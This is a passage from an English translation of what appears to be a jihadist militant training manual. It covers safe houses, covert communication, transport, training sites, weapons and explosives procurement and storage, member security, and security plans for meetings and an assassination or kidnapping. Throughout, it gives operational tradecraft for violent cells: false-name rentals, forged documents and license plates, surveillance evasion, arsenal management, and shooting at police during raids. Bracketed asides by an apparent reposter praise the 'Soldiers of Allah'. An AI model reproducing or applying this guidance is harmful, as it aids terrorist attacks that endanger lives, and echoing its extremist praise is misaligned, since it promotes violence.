1. The name given by the Organization [to the brother] should not be odd in comparison with other names used around him.

2. A brother should not have more than one name in the area where he lives {the undercover work place)

FOURTH LESSON

Organization MILITARY BASES

"APARTMENTS PLACES" - HIDING

Definition of Bases:

* These are apartments, hiding places, command centers, etc. in which secret operations are executed against the enemy. These bases may be in cities, and are [then] called homes or apartments. They may be in mountainous, harsh terrain far from the enemy, and are [then] called hiding places or bases. During the initial stages, the Military Organization usually uses apartments in cities as places for launching assigned missions, such as collecting information, observing members of the ruling regime, etc.

Hiding places and bases in mountains and harsh terrain are used at later stages, from which Jihadi groups are dispatched to execute assassination operations of enemy individuals, bomb their centers, and capture their weapons. In some Arab countries such as Egypt, where there are no mountains or harsh terrain, all stages of Jihad work would take place in cities. The opposite was true in Afghanistan, where initially Jihad work was in the cities, then the warriors shifted to mountains and harsh terrain. There, they started battling the Communists.

Security Precautions Related to Apartments:

1) Choosing the apartment carefully as far as the location, the size for the work necessary (meetings, storage, arms, fugitives, work preparation).
2) It is preferable to rent apartments on the ground floor to facilitate escape and digging of trenches.
3) Preparing secret locations in the apartment for securing documents, records, arms, and other important items.
4) Preparing ways of vacating the apartment in case of a surprise attack (stands, wooden ladders).
5) Under no circumstances should anyone know About the apartment except those who use it.
6) Providing the necessary cover for the people who frequent the apartment (students, workers, employees, etc.)
7) Avoiding seclusion and isolation from the population and refraining from going to the apartment at suspicious times.
8) It is preferable to rent these apartments using false names, appropriate cover, and non-Muslim appearance.
9) A single brother should not rent more than one apartment in the same area, from the same agent, or using the same rental office.
10) Care should be exercised not to rent apartments that are known to the security apparatus [such as] those used for immoral or prior Jihad activities.
11) Avoiding police stations and government buildings. Apartments should not be rented near those places.
12) When renting these apartments, one should avoid isolated or deserted locations so the enemy would not be able to catch those living there easily.
13) It is preferable to rent apartments in newly developed areas where people do not know one another. Usually, in older quarters people know one another and strangers are easily identified, especially since these quarters have many informers.
14) Ensuring that there is has been no surveillance prior to the members entering the apartment.
15) Agreement among those living in the apartment on special ways of knocking on the door and special signs prior to entry into the building's main gate to indicate to those who wish to enter that the place is safe and not being monitored. Such signs include hanging out a towel, opening a curtain, placing a cushion in a special way, etc.

16) If there is a telephone in the apartment, calls should be answered in an agreed-upon manner among those who use the apartment. That would prevent mistakes that would, otherwise, lead to revealing the names and nature of the occupants.
17) For apartments, replacing the locks and keys with new ones. As for the other entities (camps, shops, mosques), appropriate security precautions should be taken depending on the entity's importance and role in the work.
18) Apartments used for undercover work should not be visible from higher apartments in order not to expose the nature of the work.
19) In a newer apartment, avoid talking loud because prefabricated ceilings and walls [used in the apartments] do not have the same thickness as those in old ones.
20) It is necessary to have at hand documents supporting the undercover [member]. In the case of a physician, there should be an actual medical diploma, membership in the [medical] union, the government permit, and the rest of the routine procedures known in that country.
21) The cover should blend well [with the environment]. For example, selecting a doctor's clinic in an area where there are clinics, or in a location suitable for it.
22) The cover of those who frequent the location should match the cover of that location. For example, a common laborer should not enter a fancy hotel because that would be suspicious and draw attention.

FIFTH LESSON

MEANS OF COMMUNICATION AND TRANSPORTATION

In the name of Allah, the Merciful and Compassionate

Means of Transportation

Introduction:

It is well known that in undercover operations, communication is the mainstay of the movement for rapid accomplishment. However, it is a double-edged sword: It can be to our advantage if we use it well and it can be a knife dug into our back if we do not consider and take the necessary security measures.

Communication Means:

The Military Organization in any Islamic group can, with its modest capabilities, use the following means:

A. The telephone,
B. Meeting in-person,
C. Messenger,
D. Letters,
E. Some modern devices, such as the facsimile and wireless [communication].

Communication may be within the county, state, or even the country, in which case it is called local communication. When it extends expanded between countries, it is then called international communication.

Secret Communication is Limited to the Following Types:

Common, standby, alarm

1. Common Communication: It is a communication between two members of the Organization without being monitored by the security apparatus opposing the Organization. The common communication should be done under a certain cover and after inspecting the surveillance situation [by the enemy].

2. Standby Communication: This replaces common communication when one of the two parties is unable to communicate with the other for some reason.

3. Alarm Communication: This is used when the opposing security apparatus discovers an undercover activity or some undercover members. Based on this communication, the activity is stopped for a while, all matters related to the activity are abandoned, and the Organization's members are hidden from the security personnel.

Method of Communication Among Members of the Organization:

1) Communication About undercover activity should be done using a good cover; it should also be quick, explicit, and pertinent. That is, just for talking only.
2) Prior to contacting his members, the commander of the cell[2] should agree with each of them separately (the cell members should never meet all in one place and should not know one another) on a manner and means of communication with each other. Likewise, the chief of the Organization should [use a similar technique] with the branch commanders.
3) A higher-ranking commander determines the type and method of communication with lower-ranking leaders.

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[2] Cell or cluster methods should be adopted by the Organization. It should be composed of many cells whose members do not know one another, so that if a cell member is caught the other cells would not be affected, and work would proceed normally.

First Means: The Telephone:

Because of significant technological advances, security measures for monitoring the telephone and broadcasting equipment have increased. Monitoring may be done by installing a secondary line or wireless broadcasting device on a telephone that relays the calls to a remote location...That is why the Organization takes security measures among its members who use this means of communication (the telephone).

1) Communication should be carried out from public places. One should select telephones that are less suspicious to the security apparatus and are more difficult to monitor. It is preferable to use telephones in booths and on main streets.
2) Conversation should be coded or in general terms so as not to alert the person monitoring [the telephone].
3) Periodically examining the telephone wire and the receiver.
4) Telephone numbers should be memorized and not recorded. If the brother has to write them, he should do so using a code so they do not appear as telephone numbers (figures from a shopping list, etc.)
5) The telephone caller and person called should mention some words or sentences prior to bringing up the intended subject. The brother who is calling may misdial one of the digits and actually call someone else. The person 'called may claim that the call is for him, and the calling brother may start telling him work-related issues and reveal many things because of a minor error.
6) In telephone conversations about undercover work, the voice should be changed and distorted.
7) When feasible, it is preferable to change telephone lines to allow direct access to local and international calls. That and proper cover facilitate communications and provide security protection not available when the central telephone station in the presence of many employees is used.
8) When a telephone [line] is identified [by the security apparatus], the command and all parties who were using it should be notified as soon as possible in order to take appropriate measures.
9) When the command is certain that a particular telephone [line] is being monitored, it can exploit it by providing information that misleads the enemy and benefits the work plan.
10) If the Organization manages to obtain jamming devices, it should use them immediately.

Second Means: Meeting in-person:

This is direct communication between the commander and a member of the Organization. During the meeting the following are accomplished:

- *Information exchange*
- *Giving orders and instructions*
- *Financing*
- *Member follow-up*

Stages of the In-Person Meeting:

- Before the meeting
- The meeting [itself]
- After the meeting

Before the Meeting:

The following measures should be taken:

1) Designating the meeting location,
2) Finding a proper cover for the meeting,
3) Specifying the meeting date and time,
4) Defining special signals between those who meet.

1. Identifying the meeting location: If the meeting location is stationary, the following matters should be observed:

1) The location should be far from police stations and security centers.
2) Ease of transportation to the location.
3) Selecting the location prior to the meeting and learning all its details.
4) If the meeting location is an apartment, it should not be the first one, but one somewhere in the middle.
5) The availability of many roads leading to the meeting location. That would provide easy escape in case the location ware raided by security personnel.
6) The location should not be under suspicion (by the security [apparatus])
7) The apartment where the meeting takes place should be on the ground floor, to facilitate escape.
8) The ability to detect any surveillance from that location.
9) When public transportation is used, one should alight at some distance from the meeting location and continue on foot. In the case of a private vehicle, one should park it far away or in a secure place so as to be able to maneuver it quickly at any time.

If the meeting location is not stationary, the following matters should be observed:

1) The meeting location should be at the intersection of a large number of main and side streets to facilitate entry, exit, and escape.
2) The meeting location (such as a coffee shop) should not have members that might be dealing with the security apparatus.
3) The meeting should not be held in a crowded place because that would allow the security personnel to hide and monitor those who meet.

4) It is imperative to agree on an alternative location for the meeting in case meeting in the first is unfeasible. That holds whether the meeting place is stationary or not.

Those who meet in-person should do the following:

1) Verifying the security situation of the location before the meeting.
2) Ensuring that there are no security personnel behind them or at the meeting place.
3) Not heading to the location directly.
4) Clothing and appearance should be appropriate for the meeting location.
5) Verifying that private documents carried by the brother have appropriate cover.
6) Prior to the meeting, designing a security plan that specifies what the security personnel would be told in case the location were raided by them, and what [the brothers] would resort to in dealing with the security personnel (fleeing, driving back,...)

2. Finding a proper cover for the meeting: [The cover]

1) Should blend well with the nature of the location.
2) In case they raid the place, the security personnel should believe the cover.
3) Should not arouse the curiosity of those present.
4) Should match the person's appearance and his financial and educational background.
5) V. should have documents that support it.
6) Provide reasons for the two parties' meeting (for example, one of the two parties should have proof that he is an architect. The other should have documents as proof that he is a land owner. The architect has produced a construction plan for the land)

3. Specifying the Meeting Date and Time:

1) Specifying the hour of the meeting as well as the date.
2) Specifying the time of both parties' arrival and the time of the first party's departure.
3) Specifying how long the meeting will last.
4) Specifying an alternative date and time.
5) Not allowing a long period of time between making the meeting arrangements and the meeting itself.

4. Designating special signals between those who meet

If the two individuals meeting know one another's shape and appearance, it is sufficient to use a single safety sign. [In that case,] the sitting and arriving individuals inform each other that there is no enemy surveillance. The sign may be keys, beads, a newspaper, or a scarf. The two parties would agree on moving it in a special way so as not to attract the attention of those present.

A: If the two individuals do not know one another, they should do the following:

a) The initial sign for becoming acquainted may be that both of them wear a certain type of clothing or carry a certain item. These signs should be appropriate for the place, easily identified, and meet the purpose. The initial sign for becoming acquainted does not [fully] identify one person by another. It does that at a rate of 30%.
b) Safety Signal: It is given by the individual sitting in the meeting location to inform the second individual that the place is safe. The second person would reply through signals to inform the first that he is not being monitored. The signals are agreed upon previously and should not cause suspicion.

c) A second signal for getting acquainted is one in which the arriving person uses while sitting down. That signal may be a certain clause, a word, a sentence, or a gesture agreed upon previously, and should not cause suspicion for those who hear it or see it.

B: The Stage of the Meeting [itself]: The following measures should be taken:

1) Caution during the meeting.
2) Not acting unnaturally during the meeting in order not to raise suspicion.
3) Not talking with either loud or very low voices ([should be] moderate).
4) Not writing anything that has to do with the meeting.
5) Agreeing on a security plan in case the enemy raids the location.

C: After the Meeting: The following measures should be taken:

1) Not departing together, but each one separately.
2) Not heading directly to the main road but through secondary ones.
3) Not leaving anything in the meeting place that might indicate the identity or nature of those who met.

Meeting in-person has disadvantages, such as:

1) Allowing the enemy to capture those who are meeting.
2) Allowing them [the enemy] to take pictures of those who are meeting, record their conversation, and gather evidence against them.
3) Revealing the appearance of the commander to the other person. However, that may be avoided by taking the previously mentioned measures such as disguising himself well and changing his appearance (glasses, wig, etc.)

Third Means: The Messenger:

This is an intermediary between the sender and the receiver.

The messenger should possess all characteristics mentioned in the first chapter regarding the Military Organization's member. These are the security measures that a messenger should take:

1) Knowledge of the person to whom he will deliver the message.
2) Agreement on special signals, exact date, and specific time.
3) Selecting a public street or place that does not raise suspicion.
4) Going through a secondary road that does not have check points.
5) Using public transportation (train, bus...) and disembarking before the main station. Likewise, embarking should not be done at the main station either, where there are a lot of security personnel and informants.
6) Complete knowledge of the location to which he is going.

Fourth Means: Letters:

This means (letters) may be used as a method of communication between members and the Organization provided that the following security measures are taken:

1) It is forbidden to write any secret information in the letter. If one must do so, the writing should be done in general terms.
2) The letter should not be mailed from a post office close to the sender's residence, but from a distant one.

3) The letter should not be sent directly to the receiver's address but to an inconspicuous location where there are many workers from your country. Afterwards, the letter will be forwarded to the intended receiver. (This is regarding the overseas- bound letter).
4) The sender's name and address on the envelope should be fictitious. In case the letters and their contents are discovered, the security apparatus would not be able to determine his [the sender's] name and address.
5) The envelope should not be transparent so as to reveal the letter inside.
6) The enclosed pages should not be many, so as not to raise suspicion.
7) The receiver's address should be written clearly so that the letter would not be returned.
8) Paying the post office box fees should not be forgotten.

Fifth Means: Mobile/Facsimile/SMS and Wireless:

Considering its modest capabilities and the pursuit by the security apparatus of its members and forces, the Islamic Military Organization cannot obtain these devices. In case the Organization is able to obtain them, firm security measures should be taken to secure communication between the members in the country and the command outside. These measures are:

a) The duration of transmission should not exceed five minutes in order to prevent the enemy from pinpointing the device location.
b) The device should be placed in a location with high wireless frequency, such as close to a TV station, embassies, and consulates in order to prevent the enemy from identifying its location.
c) The brother, using the wireless device to contact his command outside the country, should disguise his voice.
d) The time of communication should be carefully specified.
e) The frequency should be changed from time to time.
f) The device should be frequently moved from one location to another.
g) Do not reveal your location to the entity for which you report.
h) The conversation should be in general terms so as not to raise suspicion.

Transportation Means:

The members of the Organization may move from one location to another using one of the following means:

a) Public transportation
b) Private transportation

Security Measures that Should be Observed in Public Transportation:

1) One should select public transportation that is not subject to frequent checking along the way, such as crowded trains or public buses.
2) Boarding should be done at a secondary station, as main stations undergo more careful surveillance. Likewise, embarkment should not be done at main stations.
3) The cover should match the general appearance (tourist bus, first-class train, second-class train, etc).
4) The existence of documents supporting the cover.
5) Placing important luggage among the passengers' luggage without identifying the one who placed it. If it is discovered, its owner would not be arrested. In trains, it [the luggage] should be placed in a different car than that of its owner.
6) The brother traveling on a "special mission" should not get involved in religious issues (advocating good and denouncing evil) or day-to-day matters (seat reservation,...).
7) The brother traveling on a mission should not arrive in the [destination] country at night because then travelers are few, and there are [search] parties and check points along the way.

8) When cabs are used, conversation of any kind should not be started with the driver because many cab drivers work for the security apparatus.
9) The brother should exercise extreme caution and apply all security measures to the members.

<u>Security Measures that Should be Observed in Private Transportation</u>:

Private transportation includes: cars, motorcycles

A. Cars and motorcycles used in overt activity:

1) One should possess the proper permit and not violate traffic rules in order to avoid trouble with the police.
2) The location of the vehicle should be secure so that the security apparatus would not confiscate it.
3) The vehicle make and model should be appropriate for the brother's cover.
4) The vehicle should not be used in special military operations unless the Organization has no other choice.

<u>B. Cars and motorcycles used in covert activity:</u>

1) Attention should be given to permits and [obeying] the traffic rules in order to avoid trouble and reveal their actual mission.
2) The vehicle should not be left in suspicious places (deserts, mountains, etc.). If it must be, then the work should be performed at suitable times when no one would keep close watch or follow it.
3) The vehicle should be purchased using forged documents so that getting to its owners would be prevented once it is discovered.
4) For the sake of continuity, have only one brother in charge of selling.
5) While parking somewhere, one should be in a position to move quickly and flee in case of danger.
6) The car or motorcycle color should be changed before the operation and returned to the original after the operation.
7) The license plate number and county name should be falsified. Further, the digits should be numerous in order to prevent anyone from spotting and memorizing it.
8) The operation vehicle should not be taken to large gasoline stations so that it would not be detected by the security apparatus.

SIXTH LESSON

TRAINING

* The following security precautions should be taken during the training:

The Place:

The place should have the following specifications:

1) Distance from the populated areas with the availability of living necessities.
2) Availability of medical services during the training.
3) The place should be suitable for the type of training (physical fitness, shooting, and tactics).
4) No one except the trainers and trainees should know About the place.
5) The place should have many roads and entrances.
6) The place should be visited at suitable times.
7) Hiding any training traces immediately after the training.
8) Guarding the place during the training.
9) Appropriateness of the existing facilities for the number of training members.
10) Exclusion of anyone who is not connected with the training.
11) Taking all security measures regarding the establishment.
12) Distance of the place from police stations, public establishments, and the eyes of informants.
13) The place should not be situated in such a way that the training and trainees can be seen from another location.

The Trainees:

1) Before proceeding to the training place, all security measures connected with an undercover individual should be taken. Meanwhile, during training at the place, personnel safety should be ensured.
2) Selecting the trainees carefully.
3) The trainees should not know one another.
4) The small size of groups that should be together during the training (7-10 individuals).
5) The trainees should not know the training place.
6) Establishing a training plan for each trainee.

The Trainers:

All measures taken with regard to the commanders apply also to the trainers. Also, the following should be applied:

1) Fewness of the trainers in the training place. Only those conducting the training should be there, in order not to subject the training team to the risk of security exposure.
2) Not revealing the identity of the trainer to trainees.
3) Keeping a small ratio of trainees to trainer.
4) The training team members should not know one another.

SEVENTH LESSON

WEAPONS:

MEASURES RELATED TO

BUYING AND TRANSPORTING THEM

Prior to dealing with weapons, whether buying, transporting, or storing them, it is essential to establish a careful, systematic and firm security plan that plan deals with all stages. It is necessary to divide that task into stages: First Stage: Prior to Purchase; Second Stage: Purchasing; Third Stage: Transport; Fourth Stage: Storage.

1. <u>Prior to Purchase Stage</u>: It is necessary to take the following measures:

a) In-depth knowledge of the place where weapons will be purchased, together with its entrances and exits.
b) Verifying there are no informants or security personnel at the place where purchasing will take place.
c) The place should be far from police stations and government establishments.
d) Not proceeding to the purchasing place directly by the main road, but on secondary streets.
e) Performing the exercises to detect the surveillance.
f) One's appearance and clothing should be appropriate for the place where purchasing will take place.
g) The purchasing place should not be situated in such a way that the seller and buyer can be seen from another location. To the contrary, the purchasing place should be such that the seller and buyer can see the surrounding area.
h) Determining a suitable cover for being in that place.
i) The place should not be crowded because that would facilitate the police hiding among people, monitoring the arms receiving, and consequently arresting the brother purchasing.
j) In case one of the parties is unable to arrive, it is essential to prearrange an alternative place and time with the seller.
k) Selecting a time suitable for the purchase so that it does not raise suspicion.
l) Prior to purchasing, the seller should be tested to ensure that he is not an agent of the security apparatus. m. Preparing a place for storage prior to purchasing.

2. <u>The Purchase Stage</u>:

a) Verifying that the weapons are in working condition.
b) Not paying the seller the price for the weapons before viewing, inspecting, and testing them.
c) Not telling the seller About the mission for which the weapons are being purchased.
d) Extreme caution should be used during the purchasing operation in the event of any unnatural behavior by the seller or those around you.
e) Not lengthening the time spent with the seller. It is important to depart immediately after purchasing the weapons.

3. <u>The Transport Stage</u>:

a) Avoid main roads where check points are common.
b) Choose a suitable time for transporting the weapons.
c) Observers should proceed on the road ahead of the transportation vehicle for early warning in case of an emergency.
d) Not proceeding directly to the storage place until after verifying there is no surveillance.

e) During the transport stage, weapons should be hidden in a way that they are inconspicuous and difficult to find.
f) The route for transporting the weapons should be determined very carefully.
g) Verifying the legality of the vehicle, performing its maintenance, checking its gasoline and water levels, etc.
h) Driving the car normally in order to prevent accidents.

4. <u>The Storage Stage</u>:

a) In order to avoid repeated transporting, suitable storage places should be selected. In case the materials are bombs or detonators, they should be protected from extreme heat and humidity.
b) Explosive materials and detonators should be separated and stored apart from each other.
c) Caution should be exercised when putting detonators in the arsenal.
d) Lubricating the weapons and placing them in wooden or plastic crates. The ammunition should be treated likewise.

When selecting an arsenal, consider the following:

1) The arsenal should not be in well-protected areas, or close to parks or public places.
2) The arsenal should not be in a "no-man's-land."
3) The arsenal should not be in an apartment previously used for suspicious activities and often frequented by security personnel.
4) The arsenal should not be a room that is constantly used and cannot be given up by family members who do not know the nature of the father or husband's work.
5) The apartment selected as an arsenal should be owned by the Organization or rented on a long-term basis.
6) The brother responsible for storage should not visit the arsenal frequently, nor toy with the weapons.
7) The arsenal keeper should record in a book all weapons, explosive materials, and ammunition. That book should be coded and well secured.
8) Only the arsenal keeper and the commander should know the location of the arsenal.
9) It is necessary to prepare alternative arsenals and not leave any leads in the original arsenals to the alternative ones.

EIGHTH LESSON

MEMBER SAFETY

Defining Members Safety:

This is a set of measures taken by members who perform undercover missions in order to prevent the enemies from getting to them.

It is necessary for any party that adopts Jihad work and has many members to subdivide its members into three groups, each of which has its own security measures. The three groups are: 1. The overt member, 2. The covert member, 3. The commander

Measures that Should be Taken by the Overt Member:

1) He should not be curious and inquisitive about matters that do not concern him.
2) He should not be chatty and talkative about everything he knows or hears.
3) He should not carry on him the names and addresses of those members he knows. If he has to, he should keep them safe.
4) During times of security concerns and arrest campaigns and especially if his appearance is Islamic, he should reduce his visits to the areas of trouble and remain at home instead.
5) When conversing on the telephone, he should not talk about any information that might be of use to the enemy.
6) When sending letters, he should not mention any information that might be of use to the enemy. When receiving letters, he should burn them immediately after reading them and pour water on them to prevent the enemy from reading them. Further, he should destroy any traces of fire so the enemy would not find out that something was burned.

Measures that Should be Taken by the Undercover Member: In addition to the above measures, the member should...

1) Not reveal his true name to the Organization's members who are working with him, nor to the [Islamic] Da'wa [Call].
2) Have a general appearance that does not indicate Islamic orientation (beard, toothpick, book, [long] shirt, small Quran).
3) Be careful not to mention the brothers' common expressions or show their behaviors (special praying appearance, "may Allah reward you", "peace be on you" while arriving and departing, etc.)
4) Avoid visiting famous Islamic places (mosques, libraries, Islamic fairs, etc.)
5) Carry falsified personal documents and knows all the information they contain.
6) Have protection preceding his visit to any place while moving about (apartment, province, means of transportation, etc.).
7) Have complete and accurate knowledge of the security status related to those around him in his place of work and residence, so that no danger or harm would catch him unaware.
8) Maintain his family and neighborhood relationships and should not show any changes towards them so that they would not attempt to bring him back [from the Organization] for security reasons.
9) Not resort to utilizing letters and messengers except in an emergency
10) Not speak loudly.
11) Not to get involved in advocating good and denouncing evil in order not to attract attention to himself.

12) Break the daily routine, especially when performing an undercover mission. For example, changing the departure and return routes, arrival and departure times, and the store where he buys his goods.
13) Not causing any trouble in the neighborhood where he lives or at the place of work.
14) Converse on the telephone using special code so that he does not attract attention.
15) Not contacting the overt members except when necessary. Such contacts should be brief.
16) Not fall into the enemy's excitement trap, either through praising or criticizing his Organization.
17) Performing the exercises to detect surveillance whenever a task is to be performed.
18) Not park in no-parking zones and not take photographs where it is forbidden.
19) Closing all that should be closed before departing the place, whether at home or his place of undercover work. (Windows, doors)
20) Not undergo a sudden change in his daily routine or any relationships that precede his Jihad involvement. For example, there should not be an obvious change in his habits of conversing, movement, presence, or disappearance. Likewise, he should not be hasty to sever his previous relationships.
21) Not meet in places where there are informers, such as coffee shops, and not live in areas close to the residences of important personalities, government establishments, and police stations.
22) Not write down on any media, especially on paper, that could show the traces and words of the pen by rubbing the paper with lead powder.

Measures that Should be Taken by the Commander:

* The commander, whether in overt or covert work, has special importance for the following reasons:

1) The large amount of information that he possesses.
2) The difficulty of the command in replacing the commander.
3) Therefore, all previously mentioned security precautions regarding members should be heightened for the commander. Many resources should be reserved for protecting the commanders.

Important Note:

* Married brothers should observe the following:

1) Not talking with their wives About Jihad work.
2) The members with security risks should not travel with their wives. A wife with an Islamic appearance (veil) attracts attention.

NINTH LESSON

SECURITY PLAN

Defining Security Plan:

This is a set of coordinated, cohesive, and integrated measures that are related to a certain activity and designed to confuse and surprise the enemy, and if uncovered, to minimize the work loss as much as possible.

Importance of the Security Plan:
The work will be successful if Allah grants that. The more solid is the security plan, the more successful [the work] and the fewer the losses. The less solid the security plan, the less successful [the work] and the greater the losses.

Specifications of the Security Policy:

A number of conditions should be satisfied to help the security plan to succeed. These are: [It should be]

1) Realistic and based on fact so it would be credible to the enemy before and after the work.
2) Coordinated, integrated, cohesive, and accurate, without any gaps, to provide the enemy [the impression of] a continuous and linked chain of events.
3) Simple so that the members can assimilate it.
4) Creative.
5) Flexible.
6) Secretive.

The Method of Implementing the Security Plan: There should be a security plan for each activity that is subject to being uncovered by the enemy. For example, the brother who is charged with a certain mission might be arrested. It is, therefore, essential that a security plan be designed for him through which he will be able to deny any accusation. Likewise, for the group assigned a collective mission, there should be a security plan to which all members are committed. Each member would then find out , learn, and be trained in his role to ensure his assimilation of it.

In this lesson, we shall cover many examples of security plans related to certain matters:

1) Security plan for an individual mission.
2) Security plan for a group (important meeting).
3) Security plan for a group mission (assassination operation).

1. Example of a security plan for an individual mission (training in Afghanistan):

Prior to Departure: Traveling through an airport, the brother might be subjected to interrogation. It is essential that he be taught the answers to the following anticipated questions:

A. What are the reasons for your travel?
B. How did you get the money for travel?
C. How long is the travel period?
D. Who will meet you in the arrival country?
E. What will you be doing in the arrival country?

(There are different degrees of interrogation)

During Travel (transit country): The brother should be taught the answers to the following questions:

A. Why are you going to Pakistan?
B. Do you belong to any religious organizations?
C. How did you get the travel money?
D. Who got you the visa to Pakistan?
E. What will you be doing in Pakistan?
F. With whom will you be staying in Pakistan?

Arrival Country (Pakistan): The brother should be taught the answers to the following questions:

A. Why did you come to Pakistan?
B. How long will you be spending in Pakistan?
C. With whom will you be staying?

Transit Country (Return): The brother should be taught the answers to the following questions:

A. What were you doing in Pakistan?
B. Are you a Jihad fighter?
C. Do you belong to religious organizations in your country?
D. Why did you come to our country in particular?
E. Whom will you be staying with now?
F. How long will you spend here?

Return Country (Returning to your Country):

A. What were you doing in the transit country?
B. Addresses and telephone numbers of those who hosted you during your stay?
C. Whom did you visit in your group, and for how long?

When Your Travel to Pakistan is Discovered:

A. What were you doing in Pakistan or Afghanistan?
B. In which camp were you trained?
C. Who trained you? On what weapons were you trained?
D. Who assigned you to go to Afghanistan?
E. Whom will you contact in your country?
F. What are the tasks and missions that you intend to execute in your country?
G. Who else trained with you in Afghanistan?
H. How many of your countrymen are in that camp and in Afghanistan?
I. What are their names?
J. Who are the group commanders there [in Pakistan]? Where do they live and what do they do?
K. What things do the commanders talk about?

An Example of a Security Plan for a Group Mission (Important Meeting). The meeting is of two types:

A. A meeting held by those responsible for overt work. That [meeting] is held in many places (mosque, apartment,...)
B. A meeting held by those responsible for covert work.

For that [meeting], great effort on our part should be exercised to ensure its safety. We shall discuss that meeting and what makes it secure from enemies spies.

The security plan for that meeting is divided into several stages:

a) Before the meeting,
b) The meeting location,
c) During the meeting,
d) After the conclusion of meeting,
e) In case security personnel storm the meeting place and capture one of the members.

A. Before the meeting: Here the meeting for covert work is divided into:

- Meeting in a Stationary Location: A meeting where more than three members gather to discuss a plan or prepare for an activity.
- Mobile Meeting (Encounter): A meeting among a small number of members, not more than three, to inform [one another] of a certain issue.

Security Measures Necessary Prior to the Stationary Meeting:

1) Establishing a plan suitable for the members if any of them is arrested. It consists of:
   Who is the owner of the apartment? What was discussed in the meeting? Who was with you? What was agreed upon?
2) Specifying the timing of the meeting in such a way as not to raise suspicion of the members' movements.
3) Not allowing a long period of time between specifying the meeting time and the meeting itself.
4) Securing the meeting location and the routes leading to it by the following:
   a) Ensuring the security status via telephone.
   b) Assigning members to monitor the place before and during the meeting.
   c) Planting a member close to the nearest enemy security point (police station, security administration) to communicate the first sight of security movement.
   d) Posting an armed guard to stop any attack and to give those meeting a chance to escape.
   e) Specifying what would happen in the event the police storm the place.
5) Those members going to the meeting should consider the following:
   a) Ensuring that the enemy is not behind them while on the way to the meeting place.
   b) Not heading directly to the meeting place but through secondary places.
   c) Not going to the meeting place as a group but individually, with time gaps between them.
   d) The clothing and appearance should be suitable for the meeting place.
   e) If the brother uses public transportation, he should alight before or after the meeting location. In case he has a private car, he should park it in a secure place not near the location that allows him to maneuver quickly at any moment.
   f) Verifying the proper cover for the documents he has with him.
   g) If a member is armed, he should make sure that the weapon is in good working condition.

Necessary Security Measures Prior to the Mobile Meeting: When a brother goes to a certain meeting (mobile meeting), he should review these things:

a) Is he sure that the enemy is not behind him, nor at the meeting place?
b) Who will meet him?
c) Is there anything that might raise suspicion?
d) Is this the first appointment or the second (alternative, changed)?
e) Does he know the meeting place in detail?
f) Are his appearance and clothing suitable for the location where he will stand [meet]?
g) Is his weapon in good working condition?
h) What is the alternative for each action?
i) Not going directly to the person whom he would like to meet,
j) Verifying the person's appearance and features.

B 1. The Stationary Meeting Location: It is necessary that it have special characteristics to confront any danger to the meeting members:

1) Location-wise, it should be in the middle of a group of houses, not at the beginning.
2) Having many routes leading to that location. That would assist entering and exiting in many ways. Consequently, it makes surrounding the place difficult and facilitates escaping from danger.
3) The location should not be close to suspicious locations ([where] individuals or establishments work with the security [apparatus]).
4) It is preferable that the apartment be on the ground floor and have a telephone.

B 2. The Mobile Meeting Location (Encounter):

1) The meeting location should be at the intersection of many roads where it is easy to come, go, and flee.
2) *[No text.] .]* (I Take it the kafir didn't want to divulge this information: ☺))
3) The meeting should be held far from places where it is believed some of whose elements deal with the security apparatus (coffee shops).
4) The place should not be crowded because that allows security personnel to go undetected.
5) It is necessary to have alternative locations and times. That would make it difficult for security personnel to monitor the place.

C. During the Meeting: The following should be observed:

1. Establishing a security plan that consists of the following:
a) Proper cover for the members' presence (students, for example, it is necessary to have books, notebooks,...)
b) Verifying that personal documents match the agreed-upon cover.
c) Not having written direction to the meeting place. If that is necessary, it should be coded.
d) Not having or leaving food or anything else that would reveal the presence of many people.
e) Surrounding the place with barb wire. That depends on the importance of the meeting and if there are items that cannot be carried during escape.

D. After the Conclusion of the Meeting:

1) Departing singly or in pairs, depending on the number of members present.
2) Not heading directly onto main roads but to secondary ones.
3) Not speaking About what was discussed in the meeting, during or after departure.
4) Removing all observers after the members depart.

5) Not leaving anything that would lead [to the fact that] there was anyone there except the owner.

[D. not used.] (I Take it the American translator didn't want us knowing about section D: Oh how much Khawf you have of the Soldiers of Allah)

E. <u>Raiding and capturing one of the members</u>.

1. Establishing a plan to repel the attack, which consists of the following:

a) Who will engage the enemy with bullets?
b) Who will flee with the important documents and who will burn the rest?
c) Not heading directly to other organization locations.
d) Specifying the escape roads and Streets.
e) If the place is surrounded by barb wire, make sure all members have left.

In case an individual is caught, the following should be done: Executing what was agreed upon with the brother in the security plan.

If the brother has important work position (commander, one who knows the arsenal locations, ...), whatever is necessary should be done before the enemy discovers anything.

Instruct all members not to go to the meeting location.

Inform all members of the telephone number of that apartment in order to mislead the enemy.

<u>An Example of a Security Plan for a Group Mission</u> (assassinating an important person)[3]: Assassination is an operation of military means and basic security. Therefore, it is essential that the commanders who establish plans related to assassination give attention to two issues:

[3] It is possible to also say "kidnaping an important person." All security measures and arrangements in assassination and kidnaping are the same.

<u>First Issue</u>: The importance of establishing a careful, systematic, and solid security plan to hide the operation from the enemy until the time of its execution, which would minimize the losses in case the executing party is discovered.

<u>Second Issue</u>: The importance of establishing a tactical plan for the assassination operation that consists of the operational factors themselves (members, weapons, hiding places ...) and factors of the operation (time, place). In this example, we shall explain in detail the part related to the security plan.

The part related to operational tactics will be explained in the lesson on special operational tactics.

Security Plan for the Assassination Operation: The security plan must take into account the following matters:

A. <u>The Commander</u>: The security apparatus should not know his where abouts and movements. All security measures and arrangements related to members of the Military Organization (soldiers, commanders) apply to him.

B. <u>The Members</u>:

1) They are elements who are selected from various provinces and are suitable for the operation.
2) During the selection process, members should not know one another. They should not know the original planners of the operation. In case they do, the commander should be notified. He then should modify the plan.
3) They should be distributed as small groups (3 members) in apartments that are not known except to their proprietors. They should also be given field names.
4) During the selection process, consider whether their absence from their families and jobs would clearly attract attention. We also apply to them all security measures related to the Organization's individuals (soldiers).

C. Method of Operating:

1) The matters of arming and financing should not be known by anyone except the commander.
2) The apartments should not be rented under real names. They [the apartments] should undergo all security measures related to the Military Organization's camps.
3) Prior to executing an operation, falsified documents should be prepared for the participating individuals.
4) The documents related to the operation should be. Hidden in a secure place and burned immediately after the operation, and traces of the fire should be removed.
5) The means of communication between the operation commander and the participating brothers should be established.
6) Prior to the operation, apartments should be prepared to hide the brothers participating in it. These apartments should not be known except to the commander and his soldiers.
7) Reliable transportation means must be made available. It is essential that prior to the operation, these means are checked and properly maintained.

